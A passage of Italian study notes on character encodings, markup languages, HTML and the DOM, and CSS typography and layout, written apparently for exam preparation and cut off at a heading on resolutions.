- Altri piani: alfabeti antichi (SMP), caratteri ideografici CJK (SIP), caratteri cinesi antichi (TIP), caratteri tag (SSP, in disuso), Private Use Areas (piani 15 e 16).

Da UCS a UTF

- UTF (Unicode Transformation Format): sistema a lunghezza variabile.
- Accesso a tutti i caratteri di UCS in modo efficiente.
- Utilizzo in base all'alfabeto e al documento.

UTF-8

- Accesso a tutti i caratteri di UCS-4.
- Da 1 a 4 byte per carattere.
  - 1 byte: codici ASCII (0-127, primo bit 0).
  - 2 byte: alfabeti non ideografici.
  - 3 byte: alfabeti ideografici.
  - 4 byte: piani alti.
- Regole di codifica basate sui primi bit del byte:
  - 0xxxxxxx: carattere ASCII.
  - 110yyyyx: carattere non ideografico.
  - 1110zzzz: carattere ideografico.
  - 11110uuu: carattere non BMP ma già noto (coppie di surrogati in UTF-16).
- Byte di continuazione: 10xxxxxx.
- Lunghezza del carattere indicata dal numero di 1 nel primo byte.

Little-Endian, Big-Endian

- Differenza nell'ordine dei byte in processori diversi.
  - Big-endian: byte più significativo prima (Motorola, IBM, RISC).
  - Little-endian: byte meno significativo prima (Intel, DEC, CISC).
- Problemi nell'interpretazione di flussi di byte.

Byte Order Mark (BOM)

- Codice FFFE (Unicode) come segnalatore di ordinamento.
- FEFF: Zero-Width No-Break Space (ZWNBSP).
- FFFE: carattere proibito in Unicode.
- Uso di ZWNBSP all'inizio di flussi UTF-16 e UCS-2.
  - FEFF: sistema sorgente big-endian.
  - FFFE: sistema sorgente little-endian (riconversione).
- BOM anche in flussi UTF-8 per trasparenza.

Differenze tra UTF-8 e ISO Latin-1

- Identici per caratteri ASCII.
- Differenze per caratteri con decorazioni (accenti, ecc.).
  - UTF-8: 2 byte.
  - ISO Latin 1: 1 byte.
- Errore comune: interpretazione errata di UTF-8 come ISO Latin-1 ("Ã©" invece di "é").

Conclusioni

- Set di caratteri:
  - Lunghezza fissa: 7, 8 bit (ASCII, EBCDIC, ISO Latin 1).
  - Lunghezza fissa: 16, 31 bit (UCS-2, UCS-4).
  - Lunghezza variabile: 1-4 * 8 bit (UTF-8, UTF-16).

10 - Markup

Introduzione

- **Markup:** Mezzo per rendere esplicita l'interpretazione di un testo, migliorandone la fruibilità e specificando modalità d'uso in sistemi informatici.
- **Non solo informatico:** Spazi, virgole, punti, numerazione pagine, margini sono esempi di markup pre-informatico.

Tipi di Markup

- **Proprietario vs. Pubblico:**
  - **Proprietario:** Creato da un'azienda, diritti detenuti, modificabile a discrezione.
  - **Pubblico:** Creato da un gruppo di interesse, specifiche pubbliche, standard ufficiale (a volte).
- **Binario vs. Leggibile:**
  - **Binario:** Memorizzazione esatta delle strutture in memoria, non leggibile da umani.
  - **Leggibile:** Pensato per essere letto da umani in casi di emergenza, richiede parsing.
- **Interno vs. Esterno:**
  - **Interno:** Istruzioni di presentazione inserite nel testo, richiede sintassi speciali (segnalatori, escaping).
  - **Esterno:** Contenuto e markup separati, collegati da indirezione (indirizzi, offset, identificatori).
- **Puntuazionale:** Segni per informazioni sintattiche (punteggiatura).
- **Presentazionale:** Effetti grafici per la presentazione (paragrafi, interlinea, ecc.).
- **Procedurale:** Istruzioni per sistemi automatici (es. Wordstar Dot Commands).
- **Descrittivo:** Identifica il tipo di elemento (titolo, paragrafo, citazione).
- **Referenziale:** Riferimenti a entità esterne (es. sigle trasformate in parole intere).
- **Metamarkup:** Regole di interpretazione del markup (es. definizione di macro).

Esempi di Markup

- **Testo senza markup:** Testo continuo senza formattazione (es. papiro).
- **Markup metabolizzato:** Punteggiatura, spazi, ritorni a capo, maiuscole/minuscole.
- **Markup procedurale (es. RTF):** Comandi per il sistema di lettura (es. a capo, margini).
- **Markup descrittivo (es. XML):** Informazioni sul ruolo degli elementi (es. `<TITOLO>`, `<AUTORE>`).

Linguaggi di Markup

- **TROFF/NROFF:**
  - Nato nel 1973, parte di Unix.
  - Usato per documentazione tecnica (manuali Unix).
  - Comandi esterni (preceduti da ".") o interni (escape "").
  - Macro limitate.
- **TEX e LATEX:**
  - Creato da Donald Knuth.
  - Linguaggio di programmazione completo.
  - Complesso, per programmatori e tipografi esperti.
  - **Metafont:** Descrizione dei caratteri con formule matematiche.
  - **LaTeX (Leslie Lamport):** Raccolta di macro per tipi di documento comuni.
- **Markdown & sintassi wiki:**

    - Formati testuali con trucchi per effetti tipografici.

    - # Adatti a testi lunghi, limitati per effetti tipografici specifici. - Esempio: ``` An h1 header

      Paragraphs are separated by a blank line.

      2nd paragraph. *Italic*, **bold**, and `monospace`. Itemized lists look like:

      - this one
      - that one
      - the other one

      ```
      ```

- **JSON (JavaScript Object Notation):**
    - Formato dati derivato dalla notazione JS per gli oggetti.
        - Esempio:

```
 {
  "nome": ["Giuseppe", "Andrea", "Federico"],
  "cognome": "Rossi",
  "altezza": 180
}
```

- **YAML (YAML Ain't a Markup Language):**
    - Linearizzazione di strutture dati simile a JSON.
    - Sintassi ispirata a Python.
    - Superset di JSON.
    - Indentazione per annidamento.
    - Supporta tipi scalari, liste, hash.
    - Commenti.
        - Esempio:

```
  nome:
    - Giuseppe
    - Andrea
    - Federico
  cognome: Rossi
  indirizzo:
    via:
      strada: "Via Indipendenza"
      numero: 15
```

- **SGML (Standard Generalized Markup Language):**
    - Standard ISO 8879 (1986).

    - Meta-linguaggio non proprietario di markup descrittivo.
    - Leggibile, generico, strutturale, gerarchico.
    - **Meta-linguaggio:** Linguaggio per definire linguaggi di markup.
    - **Non proprietario:** Non dipende da un singolo produttore.
    - **Markup leggibile:** Markup in testo semplice.
    - **Markup descrittivo:** Non solo per la stampa.
    - **Markup strutturato:** Definisce regole strutturali.
    - **Markup gerarchico:** Strutture a livelli di dettaglio.
    - **Documenti SGML:**
        - **Dichiarazione SGML:** Istruzioni di partenza (es. set di caratteri).
        - **Dichiarazione di documento (DOCTYPE):** Regole per la validazione.
        - **Istanza del documento:** Testo con markup.
    - **Componenti del markup:**
        - **Elementi:** Parti di documento con senso proprio (tag iniziale, contenuto, tag finale).
        - **Attributi:** Informazioni aggiuntive sull'elemento (nome="valore").
        - **Entità:** Frammenti di documento memorizzati separatamente.
        - **Testo (#PCDATA):** Contenuto vero e proprio.
        - **Commenti:** Note ignorate dalle applicazioni.
        - **Processing Instructions (PI):** Indicazioni su come gestire il documento.

- **XML 1.0:**
    - Raccomandazione W3C (1998).
    - Sottoinsieme di SGML.
    - Grammatica formalizzata (Extended Backus-Naur Form).
    - **Documenti ben formati:**
        - Tag corrispondenti e annidati.
        - Elemento radice.
        - Elementi vuoti con simbolo speciale (`<vuoto/>`).
        - Attributi tra virgolette.
        - Entità definite.
    - **Documenti validi:** Presentano un DTD e possono essere validati.

Conclusioni

- Il markup è fondamentale per la strutturazione e la presentazione del testo.
- Diversi linguaggi di markup si sono evoluti nel tempo, ognuno con caratteristiche specifiche.
- SGML e XML sono meta-linguaggi potenti per la definizione di linguaggi di markup personalizzati.

Appunti HTML (I Parte)

Introduzione

Questo documento copre la storia e le caratteristiche di base di HTML, concentrandosi sulla sua evoluzione da linguaggio di markup per documenti a linguaggio per applicazioni web interattive.

Storia e Evoluzione di HTML

- **Origini:** HTML nasce come linguaggio di markup per documenti ipertestuali e multimediali (basato su SGML).
- **Guerra dei Browser (1994-98):** Ha portato all'introduzione di elementi proprietari e caratteristiche presentazionali, causando problemi di standardizzazione.
- **HTML 4.0 (1997) e 4.01 (1999):** Standardizzano il linguaggio, aggiungendo supporto per internazionalizzazione, style sheet, frame, tabelle, ecc.
- **Tag Soup:** Molte pagine HTML diventano non conformi allo standard a causa della permissività dei browser nell'interpretare codice errato.
- **Quirks Mode vs. Strict Mode:** I browser introducono due modalità di rendering:
  - **Quirks Mode:** Compatibilità con il passato, più permissivo.
  - **Strict Mode:** Compatibilità con le specifiche ufficiali.
- **XHTML 1.0 (2000):** Riformulazione di HTML 4 come applicazione XML, con sintassi più rigida (tag minuscoli, chiusura obbligatoria, attributi con virgolette).
- Viene introdotto per imporre una sintassi corretta, ereditando le regole XML.

La nascita di HTML5

- **WHATWG (Web Hypertext Application Technology Working Group):** Formato nel 2004 da Mozilla, Opera e Apple dopo il rifiuto del W3C di riaprire il Working Group su HTML. Lavora su "Web Application 1.0" (WA1).
- **HTML5:** Il W3C riapre il working group nel 2007, collaborando con WHATWG per creare (X)HTML 5, poi semplificato in HTML5.
- **HTML Living Standard:** Dal 2011, HTML diventa una specifica in continuo sviluppo ("living standard"), un approccio guidato dai produttori di browser.
- **Fine della Divisione (2019):** Il W3C affida ufficialmente lo sviluppo di HTML al WHATWG, abbandonando la produzione di versioni divergenti (HTML 5.1, 5.2, 5.3).

Peculiarità di HTML Living Standard

- **Nuovi Elementi Semantici:** `<nav>`, `<section>`, `<article>`, `<aside>`, `<header>`, `<footer>` per una migliore strutturazione del contenuto.
- **Integrazione di Script:** La manipolazione dinamica del DOM (Document Object Model) tramite JavaScript diventa parte integrante del linguaggio.
- **Abbandono di SGML:** La sintassi non si basa più su SGML; XML è solo un'opzione (XHTML5).
- **API Integrate:** HTML definisce API per una caratterizzazione del DOM più sofisticata.

Basi di HTML

Struttura di un Documento HTML

```
<!DOCTYPE html>
<html>
```

```
<head>
  <title>Titolo del documento</title>
</head>
<body>
  <p>Testo di un paragrafo</p>
</body>
</html>
```

- **`<!DOCTYPE html>`:** Dichiarazione del tipo di documento (HTML5). Case-insensitive, ma il DOCTYPE è maiuscolo se si usa XHTML.
- **`<html>`:** Elemento radice.
- **`<head>`:** Contiene informazioni globali sul documento (metadati, titolo, ecc.).
- **`<title>`:** Titolo del documento (visualizzato nella barra del titolo del browser).
- **`<body>`:** Contiene il contenuto visibile del documento.

Elementi Inline

Non interrompono il flusso del testo e possono essere annidati.

- **Fontstyle (Aspetto):**
  - `<b>`: Grassetto.
  - `<i>`: Corsivo.
  - `<tt>`: Testo monospaziato.
  - `<u>` (deprecato): Sottolineato.
  - `<s>`, `<strike>` (deprecati): Barrato.
  - `<big>`, `<small>`: Testo più grande/piccolo.
  - **Nota:** Molti di questi sono deprecati; si preferisce l'uso di CSS per la stilizzazione.
- **Phrase (Significato):** (maggior enfasi semantica)
  - `<em>`: Enfatizzato.
  - `<strong>`: Molto enfatizzato.
  - `<code>`: Codice sorgente.
  - `<kbd>`: Input da tastiera.
  - `<samp>`: Esempio di output.
  - `<var>`: Variabile.
  - `<cite>`: Citazione breve.
  - `<dfn>`: Definizione.
  - `<abbr>`: Abbreviazione.
  - `<acronym>`: Acronimo.

Elementi di Blocco

Definiscono blocchi di testo e vanno a capo.

- `<p>`: Paragrafo.
- `<div>`: Blocco generico.
- `<pre>`: Testo preformattato (conserva spazi e a capo).
- `<address>`: Informazioni sull'autore.
- `<blockquote>`: Citazione lunga.
- `<h1>` - `<h6>`: Intestazioni (heading) di diversi livelli.

Elementi di Lista

Contenitori di elementi omogenei.

- `<ul>` : Lista non ordinata (puntata).
  - Attributo `type` : `disc` , `square` , `circle` .
- `<ol>` : Lista ordinata (numerata).
  - Attributi: `start` (valore iniziale), `type` (1, a, A, i, I).
- `<dl>` : Lista di definizioni.
  - `<dt>` : Termine da definire.
  - `<dd>` : Definizione del termine.
- `<li>` : Elemento della lista.

Elementi Generici

- `<div>` : Elemento di blocco generico, senza semantica specifica. Utilizzato per raggruppare altri elementi e applicare stili o script.
- `<span>` : Elemento inline generico, senza semantica specifica. Utilizzato per applicare stili o script a porzioni di testo.

Elementi di Struttura (HTML5)

- `<main>` : Contenuto principale della pagina.
- `<section>` : Sezione generica, annidabile.
- `<article>` : Contenuto indipendente e riutilizzabile (es., post di blog).
- `<aside>` : Contenuto correlato ma separato dal flusso principale (es., barra laterale).
- `<header>` : Intestazione della sezione o della pagina.
- `<footer>` : Parte conclusiva della sezione o della pagina (es., informazioni sull'autore, copyright).
- `<nav>` : Contiene link di navigazione.

Piccoli effetti grafici

- `<hr>` : Inserisce una linea orizzontale.
- `<br>` : Inserisce un'interruzione di riga (a capo forzato).

Conclusioni

Questi appunti riassumono HTML (I parte).txt, coprendo la storia di HTML, le differenze tra le diverse versioni e gli elementi fondamentali del linguaggio. Si sono visti i concetti principali alla base del Markup di ipertesti HTML.

HTML (II parte) - Appunti

Concetti Avanzati HTML e DOM

Questo documento approfondisce aspetti avanzati di HTML e introduce il Document Object Model (DOM).

Struttura del Documento HTML e Tipi di Elementi

- **Elementi Inline:** Elementi che si trovano all'interno di blocchi di testo (es. `<a>`, `<b>`, `<i>`). Gli elementi `<a>` (àncore) definiscono i link ipertestuali. Non possono essere annidati.
    - Attributi principali di `<a>`:
        - `href`: Specifica l'URI di destinazione del link.
        - `name`: Definisce un nome per l'àncora, utilizzabile come destinazione di un link.
- **Elementi di Blocco e di Lista:** Definiscono blocchi strutturali nel documento.
- **Elementi Generici:** Elementi con scopi generali (es. `<div>`, `<span>`).
- **Elementi di Struttura:** Elementi che definiscono la struttura semantica del documento (es. `<header>`, `<footer>`, `<article>`).
- **Link e Immagini:**
    - **`<a>` (Ancore):** Creano collegamenti ipertestuali.
    - **`<img>` (Immagini):** Incorporano immagini inline. È un elemento vuoto (definito interamente dai suoi attributi).
        - Attributi principali di `<img>`:
            - `src` (obbligatorio): URL dell'immagine.
            - `alt`: Testo alternativo (per accessibilità e se l'immagine non viene caricata).
            - `name`: Nome dell'immagine.
            - `width`: Larghezza forzata (in pixel).
            - `height`: Altezza forzata (in pixel).
        - **Immagini Responsive (`srcset` e `sizes`):**
            - `srcset`: Specifica diverse versioni dell'immagine con dimensioni differenti.
            - `sizes`: Indica le dimensioni dello schermo a cui associare ciascuna versione dell'immagine in `srcset`.
            - `src`: Fallback per browser che non supportano `srcset`.
- **Embedding di contenuti multimediali**
    - `<video>`: Incorpora video
    - `<audio>`: Incorpora audio
    - `<object>`: Embedding generico di oggetti multimediali, tipicamente tramite plugin.
    - `<embed>`: Embedding generico senza plugin.
    - `<iframe>`: incorpora una pagina HTML all'interno della pagina corrente.
- **Tabelle:**
    - Definite riga per riga (`<tr>`).

    - Celle di intestazione (`<th>`) e celle di dati (`<td>`).
    - `<caption>` : Didascalia della tabella.
    - `<thead>` , `<tbody>` , `<tfoot>` : Sezioni della tabella (intestazione, corpo, piè di pagina).
    - `colspan` e `rowspan` : Attributi per unire celle su più colonne o righe.
    - **Attenzione all'accessibilità:** Evitare tabelle di layout; usare CSS per il layout.
- **Form:**
    - Permettono l'interazione dell'utente e l'invio di dati al server.
    - Legati ad applicazioni server-side.
    - Elementi principali:
        - `<form>` : Contenitore dei controlli del form.
            - `method` : Metodo HTTP (GET, POST).
            - `action` : URI dell'applicazione server-side.
        - `<input>` , `<select>` , `<textarea>` : Controlli del form (widget).
            - `name` : Nome del controllo (usato dal server).
            - `type` : Tipo di controllo (text, checkbox, radio, submit, etc.).
            - I controlli dello stesso gruppo (checkbox, radio) condividono lo stesso `name` .
        - `<button>` : Pulsante cliccabile (diverso da submit).
        - `<label>` : Etichetta visibile del controllo.
        - `<datalist>` : Fornisce un elenco di opzioni predefinite per gli `<input>` . Usato con l'attributo `list` dell'input.
- **HTML Living Standard (LS) e Form:**
    - Nuovi attributi per `<input>` :
        - `placeholder` : Testo di suggerimento.
        - `required` : Campo obbligatorio.
        - `readonly` : Campo non modificabile.
        - `list` : Associa un `<datalist>` per suggerimenti.
    - Nuovi tipi di `<input>` :
        - `email` , `url` , `number` , `range` , `date` , `search` , `color` .
        - I browser forniscono interfacce specifiche per questi tipi.

Approfondimenti Sintassi HTML

- **Attributi Globali:**
    - `id` : Identificatore unico.
    - `class` : Lista di classi (per semantica e CSS).
    - `style` : Stile CSS inline.
    - `title` : Testo aggiuntivo (per accessibilità).
    - Attributi `i18n` (internationalization): `lang` (lingua), `dir` (direzione del testo).
    - Attributi di interattività: `accesskey` , `autofocus` , `tabindex` , `inputmode` .
    - Attributi di evento: `onclick` , `ondblclick` , `onmouseover` , etc.
- **Attributi `data-*` :**
    - Attributi personalizzati per dati utilizzati da script.
    - Accessibili via CSS e Javascript (`element.dataset`).
- **Attributi ARIA (WAI-ARIA):**

    - Migliorano l'accessibilità delle pagine web.
    - `role`: Specifica il ruolo semantico dell'elemento.
    - `tabindex`: Rende l'elemento selezionabile con la tastiera.
    - `aria-*`: Attributi specifici per diverse funzionalità.
- **Entità HTML:**
    - Rappresentano caratteri speciali (es. `<` per `<`, `>` per `>`, `&` per `&`, `&quot;` per `"`, caratteri non-ASCII).
    - Entità numeriche (es. `&#224;` per `à`).
- **Tipi di Dati:**
    - **Colori:**
        - Codice RGB esadecimale (es. `#FF0000` per il rosso).
        - Nomi di colori predefiniti (es. `red`, `blue`, `green`).
        - *Nota*: HTML 4 deprecava l'uso esplicito dei colori, preferendo i fogli di stile.
    - **Lunghezze:**
        - Pixel (numeri assoluti).
        - Percentuali (relative al contenitore).
        - Multi-lunghezze (lista di valori, `*` per dividere lo spazio rimanente).
- **Peculiarità Sintattiche (HTML vs. XHTML):**
    - HTML non è case-sensitive (XHTML sì).
    - Whitespace collassato in un singolo spazio (tranne ` `).
    - Estensioni dei browser (elementi/attributi non standard).
    - **Bizzarrie sintattiche (permesse in HTML, rimosse in XHTML, reintrodotte in HTML LS):**
        - Virgolette opzionali per valori di attributi che sono TOKEN.
        - Omissione di tag `<HTML>`, `<BODY>`.
        - Omissione del tag di chiusura per `<p>`, `<li>`, `<option>`.
        - Attributi di solo valore (es. `selected` invece di `selected="selected"`).

Elemento `<head>`

- Contiene informazioni rilevanti per l'intero documento.
- Elementi principali:
    - `<title>`: Titolo del documento (per finestra, bookmark, motori di ricerca).
    - `<link>`: Collega documenti esterni (es. fogli di stile).
    - `<script>`: Codice Javascript (inline o esterno).
    - `type="module"` per importare moduli JS.
    - `defer` e `async` per il caricamento asincrono degli script.
    - `<style>`: Stili CSS inline.
    - `<meta>`: Meta-informazioni.
        - `charset`: Codifica caratteri.
        - `http-equiv`: Intestazioni HTTP simulate.
        - Meta-informazioni per motori di ricerca (keywords, description).
        - `viewport`: per la visualizzazione su dispositivi mobili (proposta Apple in standardizzazione)
    - `<base>`: URL di base per URL relativi.

`<object>`, `<canvas>`, Web Components

- `<object>`: Embedding di contenuti, esteso in HTML5.

- `<canvas>` : Area rettangolare per disegnare grafica 2D con Javascript.
  - API "HTML Canvas 2D Context" (Recommendation W3C).
- `<video>` , `<audio>` : Incorporano contenuti multimediali, con eventi e API per controllarli.
- Web Components: Componenti personalizzati HTML.
  - Custom Elements
  - Shadow DOM
  - HTML Templates

Document Object Model (DOM)

- Interfaccia di programmazione (API) per HTML e XML.
- Definisce la struttura logica dei documenti e come accedervi e manipolarli.
- Permette di:
  - Costruire documenti.
  - Navigare la struttura.
  - Aggiungere, modificare, cancellare elementi e contenuti.
- **Struttura del DOM:**
  - Rappresentazione ad albero del documento.
  - Nodi: elementi, attributi, testo, commenti, etc.
  - Relazioni genitore-figlio tra i nodi.
- **Classi Principali:**
  - `DOMNode` : Classe base per tutti i nodi.
  - `DOMDocument` : Rappresenta l'intero documento.
  - `DOMElement` : Rappresenta un elemento HTML.
  - `DOMAttr` : Rappresenta un attributo.
  - `DOMText` : Rappresenta un nodo di testo.
- **Metodi e Proprietà (Esempi):**
  - `DOMNode` : `nodeName` , `nodeType` , `childNodes` , `parentNode` , `appendChild` , `removeChild` , etc.
  - `DOMDocument` : `documentElement` , `createElement` , `getElementById` , `getElementsByTagName` , etc.
  - `DOMElement` : `getAttribute` , `setAttribute` , `removeAttribute` , etc.
- **Selettori in DOM:**
  - `getElementById`
  - `getElementsByName`
  - `getElementsByTagName`
  - `getElementsByClassName`
  - `querySelector` (selettori CSS, restituisce il *primo* elemento)
  - `querySelectorAll` (selettori CSS, restituisce *tutti* gli elementi)
- **Manipolazione del DOM (Esempio Javascript):**
  - Creazione di elementi (`createElement`).
  - Aggiunta di testo (`createTextNode`).

    - Aggiunta di nodi al DOM (`appendChild`).
    - Accesso ai nodi esistenti (es. `getElementById` , `childNodes`).
- `innerHTML` e `outerHTML` : proprietà che permettono di leggere/scrivere il contenuto (incluso/escluso il tag) di un elemento come stringa HTML.

Parsing di HTML 5 (WhatWG)

- Algoritmo standardizzato per il parsing di HTML (anche malformato).
- Focus sulla creazione di una struttura dati consistente (DOM).
- Non impedisce la creazione di pagine "non strict", ma incoraggia la buona pratica di usare il markup in modo corretto.

Questo riassunto copre i punti chiave del documento "12-HTML (II parte).txt", fornendo una panoramica teorica degli argomenti trattati, utile per la preparazione dell'esame.

Appunti CSS - Parte I

Tipografia e Graphic Design

- **Graphic Design:** Arte e mestiere di creare lo stile e la presentazione visuale di un testo o documento multimediale.
  - Tre arti separate:
    - Tipografia (Typesetting)
    - Organizzazione della pagina (Page Layout)
    - Organizzazione iconografica (Visual Art Curation)

- **Tipografia:** Disposizione armoniosa di tipi (forme di caratteri precostituite) per creare testo leggibile e piacevole.
  - Si distingue dalla calligrafia (caratteri scritti a mano).
  - Nasce con la stampa a caratteri mobili di Gutenberg (metà XV secolo).
  - Invenzione chiave: carattere individuale (type) aggregabile.
  - Evoluzione:
    - Lastre di stampa manuali (secoli).
    - Linotype (1886): fusione e composizione meccanica dei caratteri.
    - Typesetter fotografici (anni '50): processo digitale con schermo catodico.
    - GML (poi SGML, XML, HTML): linguaggio presentazionale indipendente dalla tipografia.
    - PostScript (Adobe): linguaggio di descrizione astratta della pagina.
    - DeskTop Publishing (anni '80): stampa di qualità negli uffici.
    - PDF (anni '90): formato di descrizione della pagina indipendente da sistema e hardware.
    - Passaggio al digitale: forme dei caratteri matematicamente formalizzate.

Font e Typeface

- **Font:** Collezione di forme di caratteri armoniosamente integrati.
- **Typeface (o font-family):** Stile unico di caratteri espanso in vari font (dimensione, peso, stile).
- **Classificazioni delle famiglie di font:**
  - Con grazie (Serif) vs. senza grazie (Sans-serif)
  - Romani, blackletter, script, handwritten, decorative, dingbats

Terminologia dei Font

- **Caratteri tondi (o romani):** Perpendicolari alla linea di scrittura.
- **Caratteri italici:** Stilizzati, inclinati a destra, tratti corsivi.
- **Caratteri gotici (o blackletter):** Stilizzati nord-europei, molto inchiostro.
- **Caratteri corsivi (o script):** Scrittura manuale o a stampa, caratteri collegati.
- **Caratteri monospaziati:** Stessa larghezza, allineamento automatico.

Classificazione dei Font

- **Classificazione Vox-AtypI:**
  - Umanistici (Veneziani)
  - Garaldi
  - Reali (Transizionali)
  - Didoni

    - Meccanici (Egiziani o Slab)
    - Lineari (Sans-serif, Grotesque, Gothic)
    - Incisi (Glifici)
    - Script (Corsivi)
    - Grafici (Manuali) e Blackletter (Fracture)
- **Classificazione Novarese (usata in Italia):**
    - Lapidari
    - Medievali (Gotici)
    - Veneziani
    - Transizionali
    - Bodoniani
    - Egizi
    - Lineari (Bastoni)
    - Scritti (Calligrafici)
    - Ornati
    - Fantasie

Esempi di Font (con illustrazioni nel PDF)

- Lapidario: Centaur
- Veneziano: Garamond
- Transizionale: Baskerville
- Bodoniano: Bodoni 72
- Egizio: Rockwell
- Lineare (Grotesque): Grotesque
- Lineare (Neo-grotesque): Univers
- Lineare (Geometrico): Futura
- Monospaziato: Courier New
- Script: Edwardian Script ITC
- Gotico: Fette Haenel Fraktur
- Fantasia: Comic Sans MS

Uppercase e Lowercase

- **Uppercase:** Maiuscole (Capital letters).
- **Lowercase:** Minuscole (Minuscule letters).
- Terminologia derivata dalla disposizione fisica dei caratteri nelle casse tipografiche.

Componenti di un Tipo

- **Stili e Pesi:**
    - Italic
    - Oblique
    - Bold (Pesi)
- **Effetti sul Testo:**
    - Decorazioni
    - Crenatura (Kerning)
    - Tracking (Letter-spacing)
    - Legature
- **Blocchi:**
    - Allineamento

    - Margini e indentazioni
    - Capolettera (Drop Caps)
    - Effetti negativi: bandiere (rags), rivoli, header separati, vedove, orfani, flyspeck
    - Effetto positivo: keep-with

Tipometria

- **Unità Assolute:**
    - Point (pt): 1/72 di pollice (0.35 o 0.37 mm)
    - Pica (pc): 12 punti o 1/6 di pollice (4.21 mm)
    - Millimetri (mm)
    - Inch (in): 25.4 mm
- **Unità Relative:**
    - Em: Dimensione del carattere attuale.
    - En: Metà di 1 em.
    - Ex: Altezza della "x" minuscola (x-height).

Superfici e Inchiostri

- **Superfici:** Pietra, terracotta, pelle animale, superfici vegetali, superfici sintetiche, superfici emananti (schermi).
- **Inchiostri:**
    - Composti da tinta (colore) e legante (sostanza veicolare).
    - Tinta: pigment (particelle in sospensione) o dye (liquido mescolato).
    - Legante: acquoso, oleoso, in pasta o in polvere.

Spazi Colore

- **Occhio umano:** Tre tipi di coni (celle per riconoscere i colori).
- **Spazio colore:** Spazio lineare di valori (3 o 4 dimensioni).
- **Tipi:**
    - **Additivi:** Colore definito come somma di contributi (es. RGB).
    - **Sottrattivi:** Colore definito come spettro residuo riflesso (es. CMYK).

Spazi Colore Additivi

- **RGB (Red/Green/Blue):**
    - Colori primari: Rosso, Verde, Blu.
    - Device-dependent.
    - RGB24: 24 bit (3 byte), 256 livelli per colore.
- **RGBa:**

```
* Aggiunge il canale alpha (opacità/trasparenza).
```

Spazi Colore Sottrattivi

- **CMY (Cyan/Magenta/Yellow) e CMYK (Cyan/Magenta/Yellow/Key):**
    - Colori primari: Ciano, Magenta, Giallo, Nero (Key).
    - CMYK usa il nero per migliore definizione, contrasto e risparmio di inchiostro.

Cascading Style Sheet (CSS)

- **Storia:**
  - HTML inizialmente con scala di valori (contenuto, struttura, linking, semantica, presentazione).
  - Primi browser con opzioni di presentazione limitate.
  - Evoluzione verso controllo centralizzato dell'aspetto (tag e attributi HTML).
  - Proposta di CSS (Bert Bos e Håkon Lie): fogli di stile a cascata.
  - Caratteristiche chiave: controllo autore/lettore, indipendenza da HTML/XML.
- **Versioni di CSS:**
  - CSS level 1: Formattazione visiva.
  - CSS level 2: Supporto per media multipli, linguaggio di layout.
  - CSS level 3: Divisione in moduli, interconnessione con HTML Living Standard.
  - CSS level 4: "Level" indica sofisticazione, non versione.
- **Compatibilità CSS3:** Complessa e variabile tra i browser (consultare siti come caniuse.com).

Come si usa CSS

- **Tre modi di posizionamento:**
  - Presso il tag di riferimento (attributo `style`).
  - Nel tag `<style>`.
  - Indicato dal tag `<link>` (file esterno .css).
- **Tre modi di assegnazione degli stili:**
  - A tutti gli elementi di un certo tipo (nome dell'elemento).
  - A tutti gli elementi di una certa categoria (attributo `class`).
  - A uno specifico elemento (attributo `id`).

La Cascata

- Gli attributi di un elemento sono composti dinamicamente dai contributi di tutti i fogli di stile, in cascata.
- Esempio (nel PDF): combinazione di regole da fogli di stile multipli.

Id, Classi ed Elementi Multi Classe in HTML

- **`id`:** Valore univoco per identificare un elemento.
- **`class`:** Valore non univoco per assegnare elementi a categorie.
  - Più elementi possono condividere la stessa classe.
  - Si possono specificare più classi per un elemento (separate da spazio).

Proprietà e Statement

- **Proprietà:** Caratteristica di stile (es. `color`, `font-family`, `margin`).
- **Statement:** Indicazione di una proprietà CSS (sintassi: `proprietà: valore;`).

Selettori e Regole

- **Selettore:** Specifica un elemento o una classe di elementi per associare caratteristiche CSS.
- **Regola:** Blocco di statement associati a un elemento tramite un selettore (sintassi: `selettore { statement; statement; ... }`).

- **Tipi di selettore**: universale(*), tipo, classe(.) e id(#)

Tipi di Dato in CSS

- **Interi e floating:** Numeri assoluti.
- **URI:** `url(...)`
- **Stringa:** Testo tra virgolette (semplici o doppie), escape con backslash (`\`).
- **Lunghezze:**
  - **Assolute:** `cm` , `mm` , `in` , `pt` , `pc` , `px` .
  - **Relative:** `em` , `ex` , `ch` , `lh` , `vh` , `vw` , `rem` , `fr` .
- **Percentuale:** Misura relativa al contesto.
- **Colori:** Nome (come in HTML) o codice RGB (sintassi: `#XXYYZZ` , `rgb(x, y, z)` , `rgba(x, y, z, o)`).

Proprietà CSS

- **La Scatola (Box Model):**
  - Visualizzazione di ogni elemento come una scatola.
  - Flusso (proprietà `display`): `block` , `inline` , `float` , altri.
  - Elementi della scatola: `margin` , `border` , `padding` , `content` .
- **Proprietà Tipografiche:**
  - `font-size` , `font-family` , `font-weight` , `font-style` , `font-variant` .
  - `text-decoration` , `text-indent` , `text-align` , `line-height` .
  - `text-align-last` , `text-transform` , `text-shadow` , `font-stretch` , `font-kerning` , `letter-spacing` , `word-spacing` , `white-space` .
  - Siti per scaricare fonts (Google Fonts, 1001fonts.com)
  - Direttive `@import` e `@font-face`
- **Proprietà della Scatola:**
  - `padding` , `margin` , `color` , `background-color` , `border` , `box-shadow` .

Forme Abbreviate

- Possibilità di riassumere proprietà logicamente connesse (es. `margin` , `border` , `padding` , `font`).
- Sequenza di valori separati da spazi, ordine prestabilito (senso orario per le box).
- Un solo valore si applica a tutte le proprietà individuali.

CSS II Parte - Appunti

Page Layout e Graphic Design

- **Graphic Design:** Arte e mestiere di creare stile e presentazione visuale di un testo o documento multimediale.
  - Tipografia (typesetting)
  - Organizzazione della pagina (page layout)
  - Organizzazione iconografica (visual art curation)
- **Page Layout:** Disposizione armoniosa degli elementi visuali sulla pagina.
  - Dimensioni, posizione, aree vuote.
  - Paginazione: Problemi di fronte/retro e pagine affiancate.

Aspetti del Page Layout

- **Orientamento:**
  - Portrait (verticale)
  - Landscape (orizzontale)
  - Tradizione: libri (portrait), cinema/TV (landscape), computer (landscape), smartphone (portrait), tablet (variabile).
- **Aspect Ratio:** Rapporto tra altezza e larghezza.
  - Quadrato (1.0000)
  - US Letter (1.2941)
  - 4/3 (1.3333) - TV analogiche
  - 16/9 (1.7777) - TV digitali, smartphone
  - ISO 216 (√2 or 1.4142) - Carta europea (A4, A3, ecc.)
  - Regola aurea (1.6180) - Rapporto ideale
- **Dimensioni:**
  - ISO 216: Standard internazionale per la carta (serie A, B, C).
    - Si basa sul piegare a metà il lato lungo, mantenendo l'aspect ratio.
    - A0: $1 m^2$.
- **Risoluzioni:**
